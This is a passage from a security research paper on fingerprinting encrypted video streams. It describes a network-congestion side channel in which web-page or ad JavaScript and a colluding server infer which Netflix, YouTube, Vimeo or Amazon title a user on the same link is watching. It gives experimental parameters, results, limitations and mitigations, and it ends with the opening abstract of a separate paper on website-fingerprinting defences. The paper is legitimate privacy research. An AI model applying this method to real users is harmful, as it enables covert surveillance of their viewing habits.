The same origin policy does permit the attacker's JavaScript code to communicate with its own origin (e.g., the Web server that served the ad). This communication is carried over the same Internet connection as the video being streamed by the victim. Since Internet links usually have bounded bandwidth, this means that the attacker's JavaScript and the video stream share a limited resource. JavaScript can send and receive arbitrary amounts of data to and from its colluding server to create *artificial congestion* on the shared link.

When the shared link is congested, any attempt to use it can create observable delays in the communication between the attacker's JavaScript code and its own server. The attacker can then estimate how much traffic is flowing over the link by measuring these delays. This leaks information about the content streamed from a different origin by the same browser (a **cross-site attack**, see Fig-

[3] This assumption is an approximation. It could have been strongly violated, e.g., if all collisions are due to a small set Z of videos, each of which collides with many other videos: if we didn't hit any of Z when picking D, we would not observe any collisions. However, due to the geometrical structure of video fingerprints, this seems unlikely. If the fingerprints of videos in Z are close to those of many other videos, then the latter videos also have fingerprints that are geometrically close to each other and are thus likely to collide in D.




Figure 9.1: Cross-site attack.




Figure 9.2: Cross-device attack.

ure 9.1), or even by a different device on the same local network (a **cross-device attack**, see Figure 9.2).

9.2 Simulating the attack

We implemented a malicious NODE.JS Web server which, when accessed by the victim's browser, serves *detector code* written in JavaScript. This code, running unprivileged within the browser sandbox, talks back to the server via the SOCKET.IO API. The server sends a stream of messages, causing congestion. The detector code measures the arrival time of these messages, using `window.performance.now()`, to estimate contention from other traffic on the shared link.

Network. To simulate cross-site and cross-device attacks, we run two browser windows concurrently, one streaming the selected video, the other executing a JavaScript attack client. In the cross-site setup, they run on the same virtual machine. In the cross-device setup, they run on different machines. Both machines are on a home network, *victim-LAN*, behind a traffic-throttling router that simulates a bandwidth-limited connection. In the cross-site setup, we simulate *victim-LAN* and the router with VMware Workstation. In the cross-device setup, we use an actual home router. In both cases, the router is connected to the Internet via a university LAN. The attack server is on the same LAN. All traffic between *victim-LAN* (which includes the streaming client and the attack JavaScript client) and the Internet (which includes the streaming server and the attack server) thus flows through a bandwidth-constrained router.

Data. We used 10 Netflix titles: 5 episodes from the first season of "Mad Men" and 5 arbitrary other titles. We streamed each title 100 times and used a JavaScript client to indirectly measure the traffic as described above. We used 5-minute captures in the cross-site experiment and 6-minute captures in the cross-device experiment.

Cross-site attack. The attacked machine was an Ubuntu 14.04 VM, with a simulated 45 Mbps (5.625 MBps) down/upstream bandwidth (capped by VMware Workstation). The attack server's messages contain 6 KB of random data, sent at the rate of 1 per 0.001 seconds and an overall transmission rate of 6 MBps. This is more than enough to saturate the simulated link.[4]


From the $\{X_n\}$ vector of message arrival times measured by the attacker's client, we compute the vector of message delays $Y = (0) \| ((X_2, \dots X_n) - (X_1, \dots X_{n-1}))$ and filter the X, Y time series for delays that exceed 8ms. We then compute the burst series as in Section 5.2 with 0.25-second intervals and filter out the bursts whose sizes are below 80, producing a *delay bursts* time series. To create uniformly sized vectors, we aggregate this series by averaging into 0.25-second chunks.

Cross-device attack. As the viewer device, we used a laptop (Intel i7-5600U CPU) running Ubuntu 16.04. As the neighbor device, we used a laptop (Intel i7-3720QM CPU) running an Ubuntu 14.04 VM guest in a Windows host. Both were connected over Wi-Fi to an Asus RT-AC66U wireless router, connected to a university network. The router was configured to cap its total downlink speed at 45 Mbit, using the "Max Bandwidth Limit" setting of the Tomato Advanced firmware. The attack server was sending an 8KB message every 1.5ms, about 300 KBps short of saturating the network link.

In this experiment, we smoothed the time series of the delay measurements by averaging over 0.1-second intervals, filtered it for delays $y > 2.1$ms, computed the burst series with 0.5-second intervals, and filtered out all bursts whose sizes were below 10. To create uniformly sized vectors, we chunked it into 0.1-second intervals.

Classifier. We used a variant of the classifier from Section 7.2 that we found less prone to overfitting on the noisier, longer samples in this attack. Between the last max-pooling layer and the first fully-connected layer, we added another convolution layer, with kernel size 7, followed by a max pooling layer (both with ReLU activations). We applied 0.7 dropout after every hidden layer. All other convolution-layer dimensions were changed to 1x12 and pooling-layer dimensions to 1x2. We used 16 filters for all hidden layers instead of 32. Finally, we used Adadelta instead of the Adam optimizer.

[4] A portion of messages is queued at the server, taking up to 500MB of memory. In the cross-device attack, we calibrated the transmission rate in a different way, alleviating this.






Figure 9.5: Cross-device attack on a Roku streamer. On the left is the global view, including initial buffering. On the right is the local view during steady-state streaming. Bursts cause a visible increase in delays observed on the neighbor machine.

9.3 Results

In all of our experiments, attacks were imperceptible to the user and did not affect the viewing quality.

Cross-site attack. Figure 9.3a shows that bursts in the video stream are very visible in the measurements performed by the JavaScript client. Fig. 9.3b shows that the delay bursts series is strongly correlated with the bursts of the actual stream. Our 1/10 Netflix classifier attains 0.937 accuracy. As in Section 7, we can adjust our confidence threshold to reduce false positives at the cost of reducing recall (see Fig. 9.3c). By accepting 0.793 recall, we obtain precision of 1.

Cross-device attack. The timing of the messages observed by the detector code on the neighbor device exhibits clear patterns corresponding to the stream received by the viewer device. Figure 9.4a shows that bursts in the stream during the steady state cause delays in the messages received by the neighbor. Figure 9.4b shows that delay bursts are correlated with the size of bursts in the stream (which, in turn, reflect segment sizes). Our classifier performs well, with 0.965 accuracy. By accepting 0.933 recall, we obtain precision of 0.997.

Cross-device attack on a Roku streamer. Many users watch streaming video content on a smart TV or a dedicated streaming device connected to a TV. To investigate the feasibility of our attack in this scenario, we used the cross-device attack setup from Section 9.2 except that the viewer was a Roku Premiere streaming device (a very popular brand), connected to the Internet via Wi-Fi.

The bursts corresponding to video segments are clearly observable from a neighbor machine. Figure 9.5 shows the attacker-measured delays while Roku is streaming Episode 1 of "Mad Men." They exhibit the expected pattern of a large burst followed by smaller ones in steady intervals, each lasting a few seconds.

10 Limitations

Our attack relies on two assumptions: (1) the attacker can measure traffic bursts in the victim's video stream, and (2) the pattern of these bursts is similar to what the attacker observed when streaming the same title.

The attack works well using only very coarse traffic features (see Section 7.3) and is therefore robust to minor noise in the stream or in the attacker's measurements. If the noise is so significant as to dramatically change the traffic characteristics of the stream (e.g., if the same network connection is used to watch multiple concurrent videos, upload media files, or for some other bandwidth-intensive activity), the attack may not succeed.

In the off-path attack, the attacker's server sends large amounts of traffic to congest a shared network link and his JavaScript client measures arrival times in the victim's browser. To create congestion, the server needs a high-bandwidth connection to the victim's network. Therefore, success of the off-path attack using a specific server may depend on the victim's location and ISP.

If the client code does not have access to precise time, the roles must be reversed (see Section 12). The ability of malicious JavaScript in the victim's browser to congest the network may be limited by resource-intensive processes executing on the same machine.

As explained in Section 4, different encodings of the same content create different burst patterns. The attack will not succeed if the encoding of the streams used to train the attacker's detector is different from the encoding of the victim's stream. Specifically, in adaptive streaming, encoding quality can be dynamically downgraded or upgraded in response to changing network conditions. In this paper, we did not evaluate a scenario where the victim is experiencing erratic network conditions causing frequent switches between encodings.


Our techniques aim to identify standard, unmodified streaming video (e.g., Netflix movies). They are not designed to resist evasion. If the user or service re-encodes the video (e.g., at a different resolution), the attacker's previously trained detectors will no longer work.

Our techniques can be automated and deployed on a reasonably large scale to detect hundreds or thousands of titles in an "open-world" setting, without assuming a priori that the video belongs to small known set. Scaling beyond that is likely to be expensive. Data collection is the main bottleneck because training detectors requires the attacker to stream the same title multiple times.


11 Related Work

11.1 Exploiting VBR leaks


Fine-grained video. Saponas et al. [46] observed that encrypted, VBR-encoded videos leak information about their content. To create a "signature" of a video, they



(a) Actual bursts size vs. measurements from JavaScript in a different origin.




(b) Delay bursts vs. actual traffic bursts (traffic bursts are in units of 10^4 bytes).




(c) Precision vs. recall of our classifier


Figure 9.3: Cross-site attack.



(a) Raw attack measurements, showing delays at roughly steady intervals.



(b) Delay bursts vs. actual traffic bursts. Traffic bursts are divided by 100,000 for presentation.



(c) Precision vs. recall of our classifier

Figure 9.4: Cross-device attack.

take its traffic trace as a bits-per-second time series at the granularity of 100 milliseconds, average, and apply a sliding-window DFT. Their detector applies DFT to traffic traces and matches to the closest signature.

Li et al. [30] focus on detecting re-encoded content. They apply a wavelet transform to the time series of frame sizes and cross-correlate the wavelet coefficient series of the observed traffic with those of a reference content file. In [31], Liu et al. use aggregated traffic throughput traces (as opposed to frame-size time series) and report 1% false positive rate and 90% recall rate.

These methods operate on time series resembling, and close to the granularity of, the sizes of individual frames. DFTs and wavelet transforms capture short-term variations due to changes of picture and long-term variations due to changes of scene. In our setting, the observable features are bursts 4–6 seconds (120–180 frames) apart.

Even though these methods rely on fine-grained measurements, their false positive rates are prohibitively high for "open-world" identification (with a low base rate, even 1% false positive rate implies an extremely low Bayesian Detection Rate). None of them would work if the measurements of the attacker (e.g., performed by sandboxed JavaScript) are noisy and coarse-grained.

Dubin et al. [11] suggest using the (unordered) set of segment sizes as a title fingerprint. This detector is far less accurate than our classifiers and vulnerable to noise, and consequently cannot be used by a JavaScript attacker. See Appendix B for the detailed analysis.

Reed and Klimovski [43] implement a Wi-Fi sniffing attack and suggest an approach based on Pearson correlation for identifying Netflix streams. In a preliminary evaluation, they report correctly identifying, given 50 possible titles, 24 out of 25 streaming sessions. Con-

currently and independently from our work, Reed and Kranch [44] scale this approach by fingerprinting the entire Netflix title selection. They assume an on-path attacker who can observe TCP-layer traffic. This approach has not been evaluated in an off-path setting, where the attacker has only noisy side-channel measurements, nor for any streaming services other than Netflix.

Mass fingerprinting in [44] relies on the metadata sent by Netflix to the client at an early stage of the streaming process, namely the .ismv file headers that contain all segment sizes for all possible encodings of the title. They are sent in the clear, while the video content is DRM-encrypted. It is not clear how the approach of [44] would work if these headers were DRM-protected, too.

VoIP. Wright et al. showed that VBR leakage in encrypted VoIP communication can be used to identify the speaker's language [62] and detect phrases [61]. Their detector is a Hidden Markov Model trained to identify a specific phrase. White et al. [58] extended this approach to extract conversation transcripts.

11.2 Congestion and timing attacks

The general approach of creating congestion on a shared resource (network, in our case) and using it to measure a concurrent process's consumption of that resource is used, for example, in shared-cache attacks on cryptographic computations [21, 37, 45].

Our network congestion attack works because traffic-flow scheduling policies for a shared internet link are leaky. Kadloor, Gong, et al. [16, 24, 25] studied the tradeoffs between delays, fairness, and privacy in scheduling policies on shared resources. Kadloor et al. [23] also showed how to exploit the queueing policy in DSL routers: by sending a series of ICMP echo requests (pings) and timing RTTs, they infer the traffic patterns of a remote user. This attack can also help infer the website being visited [15, 17]. This attack is powerful because the attacker only needs to know the user's IP address, but it cannot be deployed if the user is behind a firewall or router that discards unsolicited packets from outside the network (as many modern routers do by default).

Agarwal et al. [1] show how a VM can use link congestion to infer the traffic patterns of a co-located VM.

To the best of our knowledge, the ability of confined JavaScript to perform network measurements at sufficient granularity to identify concurrent video streams has never been empirically demonstrated before. This is a particularly dangerous scenario because untrusted JavaScript code from sources who have commercial interest in users' viewing habits is ubiquitous on the Web.

Timing attacks have a long history in computer security [6, 50]. Felten and Schneider [13] observed that JavaScript can infer information from the timing of cross-origin requests; Bortz and Boneh [5] demonstrated several timing-related Web attacks; Van Goethem et al. [55] proposed timing techniques that tolerate network noise and server-side mitigations. Oren et al. [36] used JavaScript timing mechanisms for a cache attack. Kohlbrenner and Shacham [27] showed that existing browser-based mitigations are insufficient and proposed a new browser-based defense.

11.3 Fingerprinting and traffic analysis

There is a large body of research on identifying websites in encrypted network traffic [7, 8, 15, 18, 20, 39, 48, 57]. Juarez et al. [22] argue that most of these efforts make unrealistic assumptions and fail to cope with the base rate fallacy. Panchenko et al. [38] evaluate a state-of-the-art method for web*site* detection and conclude that web*page* detection is infeasible. Traffic analysis was used to infer application-specific sensitive information, such as health conditions [8, 33], as well as Web sources of video traffic [47]. Prior work also includes mitigations [63] and counter-mitigations [12].

12 Mitigations

Segment size leak. The root cause of information leaks in video streams is that, for any sufficiently long video, the encoding bitrate changes over the presentation time in a unique, identifying way. Segmenting video files and transmitting them in bursts (which is primarily done to maximize quality of experience) reduces the granularity of the leak but does not prevent video fingerprinting.

Decreasing granularity further, to minutes, will not entirely prevent the leak in longer videos, but will degrade QoE and network efficiency. Segmenting VBR video into uniformly sized segments is futile because then their *duration* will differ, thus the timing of client requests will still leak similar information.

Constant-rate encoding with tight rate control and large segments will eliminate the leak, at the cost of a very inefficient encoding. Similarly, padding bursts to the maximum segment size would require transmitting much more traffic than the actual file size.

The VBR pattern is inherently observable in traffic if the duration of the client's buffered video is close to constant (or, in general, an affine function of presentation time). Solving the problem requires a different buffering regime. Client-side-only changes are easier to deploy than changes to segmentation on the server, but devising such a regime is non-trivial even if we allow changes to both client side and server side.

For example, consider a *variable-size buffer* that fetches equally-sized segments every X seconds (where X is fixed). This requires a balance between increasing the fetching rate (lest the buffer runs out in the middle of long high-action scenes) and increasing the initial buffering time (for robustness to network conditions

while also accounting for sudden buffer depletion due to high-bitrate content). Both factors would directly degrade user experience and network efficiency.

Network congestion side channel. The congestion attack requires big, frequent server-to-client messages that may appear anomalous and thus recognizable at the network level. Detection and prevention mechanisms can be placed at the router, network, OS, or browser. A more sophisticated attack implementation may be able to use benign-looking traffic to circumvent such mechanisms. Fuzzy-time sandbox solutions such as [27] would not entirely prevent our attack: the JavaScript client can still send packets to congest the uplink, yet timing measurements can be performed by a colluding server.

13 Conclusions

Leakage of information about video content via network traffic patterns is prevalent in modern streaming protocols and popular services. We implemented and evaluated a novel method based on deep learning that exploits this leak for video identification.

Our method is tuned for high precision and effective in an "open-world" setting. It can be used by on-path adversaries such as ISPs and enterprise networks to spy on their users. Furthermore, it exposes sensitive information of the streaming service itself. For example, ISPs can use it to construct a popularity histogram of Netflix videos (Netflix does not release this information). We also show how an off-path adversary who merely serves a Web page or ad to a user can, via the network congestion side channel, perform the measurements needed for the attack and identify videos being streamed by the user on the same or different device.

Acknowledgements. Roei Schuster and Eran Tromer are members of the Check Point Institute for Information Security. This work was supported by the Blavatnik Interdisciplinary Cyber Research Center (ICRC); Defense Advanced Research Project Agency (DARPA) and Army Research Office (ARO) under Contract W911NF-15-C-0236; Google Faculty Research Awards; Israeli Ministry of Science and Technology; Israeli Centers of Research Excellence I-CORE program (center 4/11); Leona M. & Harry B. Helmsley Charitable Trust; and National Science Foundation awards CCF-1423306, CNS-1445424 and CNS-1612872. Any opinions, findings, and conclusions or recommendations expressed are those of the authors and do not necessarily reflect the views of ARO, DARPA, NSF, the U.S. Government or other sponsors.

References

[1] Yatharth Agarwal, Vishnu Murale, Jason Hennessey, Kyle Hogan, and Mayank Varia. Moving in next door: Network flooding as a side channel in cloud environments. In *CANS 2016*.

[2] Pablo Ameigeiras, Juan J Ramos-Munoz, Jorge Navarro-Ortiz, and Juan M Lopez-Soler. Analysis and modelling of YouTube traffic. *ETT 2012*.

[3] John S Atkinson, O Adetoye, Miguel Rio, John E Mitchell, and George Matich. Your WiFi is leaking: Inferring user behaviour, encryption irrelevant. In *WCNC 2013*.

[4] Bento4 MPEG-DASH tool set. `https://www.bento4.com/developers/dash/`. Accessed: 2017-01-16.

[5] Andrew Bortz and Dan Boneh. Exposing private information by timing web applications. In *WWW 2007*.

[6] David Brumley and Dan Boneh. Remote timing attacks are practical. *Computer Networks*, 2005.

[7] Xiang Cai, Xin Cheng Zhang, Brijesh Joshi, and Rob Johnson. Touching from a distance: Website fingerprinting attacks and defenses. In *CCS 2012*.

[8] Shuo Chen, Rui Wang, XiaoFeng Wang, and Kehuan Zhang. Side-channel leaks in Web applications: A reality today, a challenge tomorrow. In *S&P 2010*.

[9] Convolutional neural networks. `https://en.wikipedia.org/wiki/Convolutional_neural_network`. Accessed: 2017-01-16.

[10] Bitmovin. `https://bitmovin.com/mpeg-dash-hls-segment-length`. Accessed: 2017-01-16.

[11] Ran Dubin, Amit Dvir, Ofer Hadar, and Ofir Pele. I know what you saw last minute — the Chrome browser case. In *Black Hat Europe 2016*.

[12] Kevin P Dyer, Scott E Coull, Thomas Ristenpart, and Thomas Shrimpton. Peek-a-boo, I still see you: Why efficient traffic analysis countermeasures fail. In *S&P 2012*.

[13] Edward W Felten and Michael A Schneider. Timing attacks on Web privacy. In *CCS 2000*.

[14] Ross Girshick, Jeff Donahue, Trevor Darrell, and Jitendra Malik. Rich feature hierarchies for accurate object detection and semantic segmentation. In *CVPR 2014*.

[15] Xun Gong, Nikita Borisov, Negar Kiyavash, and Nabil Schear. Website detection using remote traffic analysis. In *PETS 2012*.

[16] Xun Gong and Negar Kiyavash. Quantifying the information leakage in timing side channels in deterministic work-conserving schedulers. *Biological Cybernetics*, 2016.

[17] Xun Gong, Negar Kiyavash, and Nikita Borisov. Fingerprinting websites using remote traffic analysis. In *CCS 2010*.

[18] Dominik Herrmann, Rolf Wendolsky, and Hannes Federrath. Website fingerprinting: Attacking popular privacy enhancing technologies with the multinomial Naïve-Bayes classifier. In *CCSW 2009*.

[19] Geoffrey Hinton, Li Deng, Dong Yu, George E Dahl, Abdel-Rahman Mohamed, Navdeep Jaitly, Andrew Senior, Vincent Vanhoucke, Patrick Nguyen, and Tara N Sainath. Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups. *IEEE Signal Processing Magazine 2012*.

[20] Andrew Hintz. Fingerprinting websites using traffic analysis. In *PETS 2002*.

[21] Wei-Ming Hu. Reducing timing channels with fuzzy time. *Journal of Computer Security*, 1992.

[22] Marc Juarez, Sadia Afroz, Gunes Acar, Claudia Diaz, and Rachel Greenstadt. A critical evaluation of website fingerprinting attacks. In *CCS 2014*.

[23] Sachin Kadloor, Xun Gong, Negar Kiyavash, Tolga Tezcan, and Nikita Borisov. Low-cost side channel remote traffic analysis attack in packet networks. In *ICC 2010*.

[24] Sachin Kadloor and Negar Kiyavash. Delay optimal policies offer very little privacy. In *INFOCOM 2013*.

[25] Sachin Kadloor, Negar Kiyavash, and Parv Venkitasubramaniam. Mitigating timing side channel in shared schedulers. *Biological Cybernetics*, 2016.

[26] Diederik Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[27] David Kohlbrenner and Hovav Shacham. Trusted browsers for uncertain times. In *USENIX Security 2016*.

[28] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. ImageNet classification with deep convolutional neural networks. In *NIPS 2012*.

[29] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. *Nature*, 2015.

[30] Yali Liu, Canhui Ou, Zhi Li, Cherita Corbett, Biswanath Mukherjee, and Dipak Ghosal. Wavelet-based traffic analysis for identifying video streams over broadband networks. In *GLOBECOM 2008*.

[31] Yali Liu, Ahmad-Reza Sadeghi, Dipak Ghosal, and Biswanath Mukherjee. Video streaming forensic–content identification with traffic snooping. In *ISC 2010*.

[32] Jim Martin, Yunhui Fu, Nicholas Wourms, and Terry Shaw. Characterizing Netflix bandwidth consumption. In *CCNC 2013*.

[33] Brad Miller, Ling Huang, Anthony D Joseph, and J Doug Tygar. I know why you went to the clinic: Risks and realization of HTTPS traffic analysis. In *PETS 2014*.

[34] The state of MPEG-DASH deployment. `http://www.streamingmediaglobal.com/Articles/Editorial/Featured-Articles/The-State-of-MPEG-DASH-Deployment-96144.aspx`. Accessed: 2017-01-16.

[35] Netflix tech blog: Per-title encode optimization. `http://techblog.netflix.com/2015/12/per-title-encode-optimization.html`. Accessed: 2017-01-16.

[36] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *CCS 2015*.

[37] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of AES. In *CT-RSA 2006*.

[38] Andriy Panchenko, Fabian Lanze, Andreas Zinnen, Martin Henze, Jan Pennekamp, Klaus Wehrle, and Thomas Engel. Website fingerprinting at Internet scale. In *NDSS 2016*.

[39] Andriy Panchenko, Lukas Niessen, Andreas Zinnen, and Thomas Engel. Website fingerprinting in onion routing based anonymization networks. In *WPES 2011*.

[40] Planet Earth II: Iguana vs Snakes. `https://www.youtube.com/watch?v=Rv9hn4IGofM`. Accessed: 2017-01-16.

[41] Zhiyun Qian, Z Morley Mao, and Yinglian Xie. Collaborative TCP sequence number inference attack: How to crack sequence number under a second. In *CCS 2012*.

[42] Ashwin Rao, Arnaud Legout, Yeon-sup Lim, Don Towsley, Chadi Barakat, and Walid Dabbous. Network characteristics of video streaming traffic. In *CONEXT 2011*.

[43] Andrew Reed and Benjamin Klimkowski. Leaky streams: Identifying variable bitrate DASH videos streamed over encrypted 802.11n connections. In *CCNC 2016*.

[44] Andrew Reed and Michael Kranch. Identifying HTTPS-protected Netflix videos in real-time. In *CODASPY 2017*.

[45] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *CCS 2009*.

[46] T Scott Saponas, Jonathan Lester, Carl Hartung, Sameer Agarwal, and Tadayoshi Kohno. Devices that tell on you: Privacy trends in consumer ubiquitous computing. In *USENIX Security 2007*.

[47] Yan Shi and Subir Biswas. Protocol-independent identification of encrypted video traffic sources using traffic analysis. In *ICC 2016*.

[48] Yi Shi and Kanta Matsuura. Fingerprinting attack on the Tor anonymity system. In *ICICS 2009*.

[49] Iraj Sodagar. The MPEG-DASH standard for mul-

timedia streaming over the Internet. *IEEE MultiMedia*, 2011.

[50] Dawn Xiaodong Song, David Wagner, and Xuqing Tian. Timing analysis of keystrokes and timing attacks on SSH. In *USENIX Security 2001*.

[51] Same origin policy. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy. Accessed: 2017-01-16.

[52] Thomas Stockhammer. Dynamic adaptive streaming over HTTP: Standards and design principles. In *Multimedia Systems 2011*.

[53] Wikipedia: TCP offload engine. https://en.wikipedia.org/wiki/TCP_offload_engine. Accessed: 2017-01-16.

[54] Testmy: Web-based bandwidth test. http://testmy.net/. Accessed: 2017-01-16.

[55] Tom Van Goethem, Wouter Joosen, and Nick Nikiforakis. The clock is still ticking: Timing attacks in the modern Web. In *CCS 2015*.

[56] Paul Viola and Michael Jones. Rapid object detection using a boosted cascade of simple features. In *CVPR 2001*.

[57] Tao Wang and Ian Goldberg. Improved website fingerprinting on Tor. In *WPES 2013*.

[58] Andrew M White, Austin R Matthews, Kevin Z Snow, and Fabian Monrose. Phonotactic reconstruction of encrypted VoIP conversations: Hookt on fon-iks. In *S&P 2011*.

[59] Why YouTube and Netflix use MPEG-DASH in HTML5. https://bitmovin.com/status-mpeg-dash-today-youtube-netflix-use-html5-beyond/. Accessed: 2017-01-16.

[60] Wireshark. https://www.wireshark.org/. Accessed: 2017-01-16.

[61] Charles V Wright, Lucas Ballard, Scott E Coull, Fabian Monrose, and Gerald M Masson. Spot me if you can: Uncovering spoken phrases in encrypted VoIP conversations. In *S&P 2008*.

[62] Charles V Wright, Lucas Ballard, Fabian Monrose, and Gerald M Masson. Language identification of encrypted VoIP traffic: Alejandra y Roberto or Alice and Bob? In *USENIX Security 2007*.

[63] Charles V Wright, Scott E Coull, and Fabian Monrose. Traffic morphing: An efficient defense against statistical traffic analysis. In *NDSS 2009*.

[64] Shuo Yang, Ping Luo, Chen-Change Loy, and Xiaoou Tang. WIDER FACE: A face detection benchmark. In *CVPR 2016*.

[65] StackOverflow: Youtube encoding. http://video.stackexchange.com/questions/5318/how-does-youtube-encode-my-uploads-and-what-codec-should-i-use-to-upload. Accessed: 2017-01-16.

[66] Fan Zhang, Wenbo He, Xue Liu, and Patrick G Bridges. Inferring users' online activities through traffic analysis. In *WiSec 2011*.

[67] Xiaoyong Zhou, Soteris Demetriou, Dongjing He, Muhammad Naveed, Xiaorui Pan, XiaoFeng Wang, Carl A Gunter, and Klara Nahrstedt. Identity, location, disease and more: Inferring your secrets from Android public resources. In *CCS 2013*.

A Streams vs. MP4 Files

Since the cause of the leak is the DASH standard, it would be nice to compute detectors directly from video files[5] instead of streaming each video multiple times.

This approach faces several challenges. First, the attacker must infer the exact segmentation parameters, such as segment duration and minimal buffer time, and how they change with respect to file encoding, size, bitrate, view count, etc. Each service has many combinations of these parameters. Furthermore, they change over time but changes may not apply to the already-segmented files. Second, this approach does not work at all if the attacker does not have the file (as in the case of Netflix).

To learn the relationship between MP4 files and streams, we would like to train a classifier that takes in an MP4 file and a traffic capture, and outputs whether the latter is a stream of the former. We used our dataset of 3,558 YouTube videos for which we have both the files and the captures. First, we have to align the stream with the file, i.e., match traffic bursts corresponding to segment-files to the segment-files' presentation time. Then we train a binary classifier on the extracted VBR pattern of an MP4 file and the (aligned) burst series to tell if the former was generated by the latter.

Alignment is a difficult problem because the extracted 720p MP4 files may not be identical to the actual files used by the streaming service (which may not even be in 720p). We heuristically tried several values to align each MP4-capture pair and used neural networks to train a classifier. Our classifier achieved 74% accuracy. This indicates a strong correlation between the files and the streams of the same video, but it is not sufficient for "open-world" identification. Our main approach of using multiple streams of the same video to train the detector achieves much higher accuracy in practice.

B Comparison with Nearest Neighbor

Dubin et al. [11] represent the attacker's measurements of a stream as a set of bursts and use a classifier that maps each such set to the closest training example. If the size of the set intersection is smaller than a threshold for all examples, the stream is classified as "unknown."

[5] There exist tools for downloading MP4 files of content from services such as YouTube and Vimeo.

Dataset	Added noise?	0B	1B	5B	10B	CNN
Netflix	No	0.871	X	X	X	**0.959**
	Yes	0.220	X	X	X	**0.909**
YouTube	No	X	0.962	0.967	0.832	**0.991**
	Yes	X	0.851	0.790	0.379	**0.989**

Table 1: TB (bucketed nearest neighbor classifier with threshold T) vs. CNN (our neural network).

We implemented and tried this approach for the Netflix dataset (which does not contain the "other" class, so we used a threshold of 0, i.e., a match is always accepted) and the YouTube dataset, with thresholds of 1, 5, and 10. The test-train split was 0.9-0.1.

The nearest-neighbor classifier performs very poorly on both datasets. For Netflix, it attained accuracy of 0.393. For YouTube, it attained accuracy of 0.624 with threshold 1, 0.05 with threshold 5, and even less with threshold 10. These results show that exact matches in burst sizes are simply too rare. Even when the nearest neighbor of a capture is actually found in its correct class, there are fewer than 5 matches with it.

To further assess this approach, we "bucketed" all burst sizes by rounding them to a multiple of 10, 100, 1000, and 10000. Rounding to a multiple of 1000 is effective, yielding 0.871 and 0.967 accuracy for the Netflix and YouTube datasets, respectively. We call this classifier the *Bucket* classifier (B).

This classifier is still very sensitive to noise and will perform poorly if the attacker's measurements are noisy or if the streaming service deliberately pads bursts with a few random bytes. We added a random number of bytes between 0 and 2% to each burst size in the dataset and measured the accuracy of the B classifier vs. our CNN-based classifiers, which use the total burst series (see Section 5.2) and are trained for 1,400 and 700 epochs on the Netflix and YouTube data, respectively. We used the 0.7-0.3 train-test split for the CNNs (vs. 0.9-0.1 split for the B classifiers). Table 1 summarizes the results.

The KNN classifier of [11] is designed for direct observations of the streaming traffic. We attempted to apply it to the burst estimates as measured from JavaScript. Because these estimates are sums of values returned by `window.performance.now()`, they are measured in milliseconds and in a floating-point representation that captures time at an even finer granularity. Therefore, to make it easier to recognize a (coarse) fingerprint, we used the same approach as above and divided bursts into coarse-grained buckets. We tried 100-second buckets, 10 seconds, seconds, deciseconds, centiseconds, milliseconds, decimilliseconds, centimilliseconds, and microseconds. The KNN classifier of [11] works best at the granularity of 10 seconds, and even then it only attains 0.22 accuracy. We conclude that the approach proposed in [11] does not work for an off-path attack.

C Titles Used in Experiments

Netflix:

- "Mad Men" Season 1, episodes 1-10
- "Arrested Development" Season 1, episodes 1-10
- "Narcos" Season 1, episodes 1-10
- "BoJACK Horseman" Season 1, episodes 1-10
- "The Office" Season 1, episodes 1-6; Season 2, episodes 1-4
- "Luke Cage" Season 1, episodes 1-10
- "Louie" Season 3, episodes 1-10
- "Making a Murderer" Season 1, episodes 1-10
- "Stranger Things" Season 1, episodes 1-8
- "Master of None" Season 1, episodes 1-10
- "Parks and Recreation" Season 1, episodes 2-3

YouTube:

- `https://www.youtube.com/watch?v=lc8804tkoaM`
- `https://www.youtube.com/watch?v=RDfjXj5EGqI`
- `https://www.youtube.com/watch?v=iW-yOCi5nTI`
- `https://www.youtube.com/watch?v=_clqcSj2rKM`
- `https://www.youtube.com/watch?v=31784aZeJcc`
- `https://www.youtube.com/watch?v=DcJGalE3vn0`
- `https://www.youtube.com/watch?v=uINi-b5Fi1o`
- `https://www.youtube.com/watch?v=bFjrmATIUYU`
- `https://www.youtube.com/watch?v=fIOBSUSAikY`
- `https://www.youtube.com/watch?v=DpdJJN9OYMg`
- `https://www.youtube.com/watch?v=eyU3bRy2x44`
- `https://www.youtube.com/watch?v=0fYL_qiDYf0`
- `https://www.youtube.com/watch?v=Dgwyo6JNTDA`
- `https://www.youtube.com/watch?v=Z4uN9kh-gdE`
- `https://www.youtube.com/watch?v=DPeRRWSqPFY`
- `https://www.youtube.com/watch?v=Th9mfs5eobw`
- `https://www.youtube.com/watch?v=dUoC-GJOFQY`
- `https://www.youtube.com/watch?v=tjhrNKQX29U`
- `https://www.youtube.com/watch?v=8YkLS95qDjI`
- `https://www.youtube.com/watch?v=BxKLpArDrC8`

Vimeo:

- `https://vimeo.com/110217114`
- `https://vimeo.com/111281488`
- `https://vimeo.com/11671747`
- `https://vimeo.com/116764246`
- `https://vimeo.com/120842635`
- `https://vimeo.com/126371564`
- `https://vimeo.com/130612876`
- `https://vimeo.com/138816246`
- `https://vimeo.com/146489061`
- `https://vimeo.com/153418170`

Amazon: 10 episodes chosen arbitrarily from Season 1 of "The Wire": 3, 4, 5, 6, 7, 8, 9, 11, 12, and 13.

Walkie-Talkie: An Efficient Defense Against Passive Website Fingerprinting Attacks

Tao Wang
Department of Computer Science and Engineering
Hong Kong University of Science and Technology
taow@cse.ust.hk

Ian Goldberg
Cheriton School of Computer Science
University of Waterloo
iang@cs.uwaterloo.ca

Abstract

Website fingerprinting (WF) is a traffic analysis attack that allows an eavesdropper to determine the web activity of a client, even if the client is using privacy technologies such as proxies, VPNs, or Tor. Recent work has highlighted the threat of website fingerprinting to privacy-sensitive web users. Many previously designed defenses against website fingerprinting have been broken by newer attacks that use better classifiers. The remaining effective defenses are inefficient: they hamper user experience and burden the server with large overheads.

